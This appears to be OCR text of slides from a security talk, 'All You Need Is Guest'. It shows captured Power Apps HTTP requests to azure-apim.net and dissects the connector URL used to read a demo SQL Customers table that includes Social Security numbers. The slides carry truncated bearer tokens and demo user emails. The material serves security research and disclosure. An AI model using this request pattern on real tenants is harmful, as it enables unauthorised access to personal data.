
Filter: -?qsp

invoke
blob:https://pa-static-ms.azur...

```
▾ General
Request URL:                   https://europe-002.azure-apim.net/invoke
Request Method:                POST
Status Code:                   ● 200
Remote Address:                20.86.93.35:443
Referrer Policy:               no-referrer

▾ Response Headers
Access-Control-Allow-Origin:   *
Access-Control-Expose-         Content-Encoding,Transfer-Encoding,Vary,x-ms-request-id,x-ms-correlation-id,x-ms-user-agent,Strict-Transport-Security,X-Content-Type-Options,X-Frame-Options,Date,x-ms-connection-gateway-object-id,x-ms-
Headers:                       connection-parameter-set-name,x-ms-environment-id,Timing-Allow-Origin,x-ms-apihub-cached-response,x-ms-apihub-obo
Cache-Control:                 no-cache,no-store
Content-Encoding:              gzip
Content-Type:                  application/json; charset=utf-8; odata.metadata=minimal
Date:                          Sun, 16 Jul 2023 12:01:30 GMT
Expires:                       -1
Pragma:                        no-cache
Strict-Transport-Security:     max-age=31536000; includeSubDomains
Timing-Allow-Origin:           *
Vary:                          Accept-Encoding
X-Content-Type-Options:        nosniff
X-Frame-Options:               DENY
X-Ms-Apihub-Cached-            true
Response:
X-Ms-Apihub-Obo:               false
X-Ms-Environment-Id:           default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Request-Id:               3b699bdc-5186-4a69-8043-fbf014885564
X-Ms-User-Agent:               PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)

▾ Request Headers
:Authority:                    europe-002.azure-apim.net
:Method:                       POST
:Path:                         /invoke
:Scheme:                       https
Accept:                        application/json
Accept-Encoding:               gzip, deflate, br
Accept-Language:               en-US
Authorization:                 Bearer
                               eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1IWm9YcWJIWkdIdyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1IWm9YcWJIWkdIdyJ9.eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJp
```

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24



[dbo].[Customers]

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Br

al
Al
Go

an
An
Sm

an
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

General

```
Request URL:      https://europe-002.azure-apim.net/invoke
Request Method:   POST
Status Code:      ● 200
```

```
X-Ms-Client-App-Id:            /providers/Microsoft.PowerApps/apps/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e
X-Ms-Client-App-Version:       2022-07-14T08:47:48Z
X-Ms-Client-Environment-Id:    /providers/Microsoft.PowerApps/environments/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Client-Object-Id:         71bbe90d-01e9-4d5c-a684-bd5f3967b8aa
X-Ms-Client-Request-Id:        a4388bf7-366c-4f98-938c-9f61c67cf59a
X-Ms-Client-Session-Id:        39123203-fdc7-481c-a853-48822b320546
X-Ms-Client-Tenant-Id:         fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Protocol-Semantics:       cdp
X-Ms-Request-Method:           GET
X-Ms-Request-Url:              /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?
                               %24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%24top=100
X-Ms-User-Agent:               PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)
```

```
X-Ms-Environment-Id:   default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Request-Id:       3b699bdc-5186-4a69-8043-fbf014885564
X-Ms-User-Agent:       PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)
```

Request Headers

```
:Authority:        europe-002.azure-apim.net
:Method:           POST
:Path:             /invoke
:Scheme:           https
Accept:            application/json
Accept-Encoding:   gzip, deflate, br
Accept-Language:   en-US
Authorization:     Bearer
                   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1IWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1IWm9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJp
```

Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items'
```

Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items
```

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim**/sql/ff47194e357e459b8756a5f43f59ccc6**/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items

Power App is using azure-apim.net to fetch connection data


GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6 **/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers** /tables/%255Bdbo%255D.%255BCustomers%255D/items

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers**/tables/%255Bdbo%255D.%255BCustomers%255D/items**

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers**/tables/[dbo].[Customers]/items**




RESTful API defined in swagger

docs.microsoft.com

